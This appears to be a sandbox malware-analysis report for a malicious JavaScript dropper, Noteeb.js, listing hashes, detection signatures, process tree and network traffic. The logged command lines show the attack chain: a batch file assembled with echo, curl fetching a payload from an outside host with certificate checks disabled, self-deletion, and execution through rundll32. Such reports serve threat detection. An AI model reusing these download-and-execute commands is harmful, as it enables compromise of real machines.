Recorded Future®
Triage

Submit

Reports

Overview overview	8	Static static	1	Noteeb.js windows7-x64	7	Noteeb.js windows10-2004-x

Download Sample

Download PCAP

Download PCAPNG

Feedback

Print to PDF

Analysis

max time kernel
137s

max time network
146s

platform
windows10-2004_x64

resource
win10v2004-20231127-en

resource tags

- ARCH:X64
- ARCH:X86
- IMAGE:WIN10V2004-20231127-EN
- LOCALE:EN-US
- OS:WINDOWS10-2004-X64
- SYSTEM

submitted
12-12-2023 14:39

Sharing

Copy URL

Twitter

E-mail

Report

Analysis Logs

General

Target
Noteeb.js

Size
79KB

MD5
8ff33e1d1f20a1be265bd996c00d1463

SHA1
d01ff951755e8f2c8f9a3e3697cd3cc1e0ffae4d

SHA256
2dde87c739be776f15f4f269d527e3ab96429a2947c8e9cd8a51e39050ffe73a

SHA512
3663e9e29f73f380d6bfd2e6bd851620a100a1a8997a05df57b599f336f601e95f201cf18417fa4f5088c8a787b41af6ea5eb9a313697239e99f0f8f63245051

SSDEEP
1536:SepX4w2rWvddsQs2/HIAB7gKLQGwWAcViP0vW7c3Go:SoIYAUgxW7c3Go

Score

8 /10

Malware Config

Signatures

Defense Evasion

Discovery

Blocklisted process makes network request • 3 IoCs

We care about your privacy.

This website stores cookies on your computer. These cookies are used to improve your website experience and provide more personalized services to you, both on this website and through other media. To find out more about the cookies we use, see our Privacy Policy.

Accept

Suspicious use of WriteProcessMemory • 20 IoCs

Processes

C:\Windows\system32\wscript.exe — PID:4908

```
wscript.exe C:\Users\Admin\AppData\Local\Temp\Noteeb.js
```

C:\Windows\System32\cmd.exe — PID:4452

```
"C:\Windows\System32\cmd.exe" /c del "C:\Users\Admin\AppData\Local\Temp\Noteeb.js"
```

C:\Windows\System32\cmd.exe — PID:1120

```
"C:\Windows\System32\cmd.exe" /c echo |set /p="cu" > "C:\Users\Admin\AppData\Local\Temp\culpa.j.bat"
```

C:\Windows\system32\cmd.exe — PID:3584

```
C:\Windows\system32\cmd.exe  /S /D /c" set /p="cu" 1>"C:\Users\Admin\AppData\Local\Temp\culpa.j.bat""
```

C:\Windows\system32\cmd.exe — PID:3372

```
C:\Windows\system32\cmd.exe  /S /D /c" echo"
```

C:\Windows\System32\cmd.exe — PID:3996

```
"C:\Windows\System32\cmd.exe" /c echo rl "https://lorented.com/gf4/199960121" --output "C:\Users\Admin\AppData\Local\Temp\quo.z" --ssl-no-revoke --insecure --location >> "C:\Users\Admin\AppData\Local\Temp\culpa.j.bat"
```

C:\Windows\System32\cmd.exe — PID:4124

```
"C:\Windows\System32\cmd.exe" /c "C:\Users\Admin\AppData\Local\Temp\culpa.j.bat"
```

C:\Windows\system32\curl.exe — PID:2220

```
curl  "https://lorented.com/gf4/199960121" --output "C:\Users\Admin\AppData\Local\Temp\quo.z" --ssl-no-revoke --insecure --location
```

C:\Windows\System32\cmd.exe — PID:1624

PID:3920

C:\Windows\System32\rundll32.exe PID:1304

```
"C:\Windows\System32\rundll32.exe"
"C:\Users\Admin\AppData\Local\Temp\iu
re.h" Enter
```

Network

Requests TCP UDP


🇺🇸	DNS	84.177.190.20.in-addr.arpa	
🇺🇸	DNS	209.178.17.96.in-addr.arpa	
🇺🇸	DNS	95.221.229.192.in-addr.arpa	
🇺🇸	DNS	9.228.82.20.in-addr.arpa	
🇺🇸	DNS	crls.ssl.com	WSCRIPT.EXE
🇧🇪	GET	http://crls.ssl.com/SSLcom-SubCA...	WSCRIPT.EXE
🇺🇸	DNS	148.97.6.52.in-addr.arpa	
🇺🇸	DNS	195.233.44.23.in-addr.arpa	
🇺🇸	DNS	64.239.225.13.in-addr.arpa	
🇺🇸	DNS	241.154.82.20.in-addr.arpa	
🇺🇸	DNS	lorented.com	CURL.EXE
🇩🇪	GET	https://lorented.com/gf4/199960121	CURL.EXE
🇺🇸	DNS	208.194.73.20.in-addr.arpa	
🇺🇸	DNS	243.138.47.78.in-addr.arpa	
🇺🇸	DNS	g.bing.com	
🇺🇸	GET	https://g.bing.com/neg/0?action=emptycreativeimpress...	
		adUnit...	
		press...	

🇺🇸	DNS	2.136.104.51.in-addr.arpa
🇺🇸	DNS	tse1.mm.bing.net
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.10239317301717...
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.1023931730122...
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.1023931730130...
🇺🇸	GET	https://tse1.mm.bing.net/th?id=OADD2.1023931730163...
🇺🇸	DNS	157.123.68.40.in-addr.arpa
🇺🇸	DNS	15.164.165.52.in-addr.arpa
🇺🇸	DNS	18.134.221.88.in-addr.arpa
🇺🇸	DNS	88.156.103.20.in-addr.arpa
🇺🇸	DNS	0.204.248.87.in-addr.arpa
🇺🇸	DNS	14.227.111.52.in-addr.arpa
🇺🇸	DNS	55.36.223.20.in-addr.arpa
🇺🇸	DNS	11.173.189.20.in-addr.arpa

MITRE ATT&CK Enterprise

v15

Replay Monitor



Downloads

C:\Users\Admin\AppData\Local\Temp\culpa.j.bat

Filesize	133B
MD5	5e9c9b3cdbfd5f0440a7f6a2f9277...
SHA1	edae3ba46ba0f07ce715c97a266c...
SHA256	933eb418352ae7ed45c41566dc8...
SHA512	2e5405bea1204e41b1f67989a5bfc...

Download

Submit

C:\Users\Admin\AppData\Local\Temp\culpa.j.bat

Filesize	2B
MD5	a4dbfd6aef3b4045fe61aa0146deb...
SHA1	93c30b1a3b78a6cefc99ed3bfa27...
SHA256	e67be79550661604d9b9c646911...
SHA512	1015d931879199f69dc5921dea1e7...

Download

Submit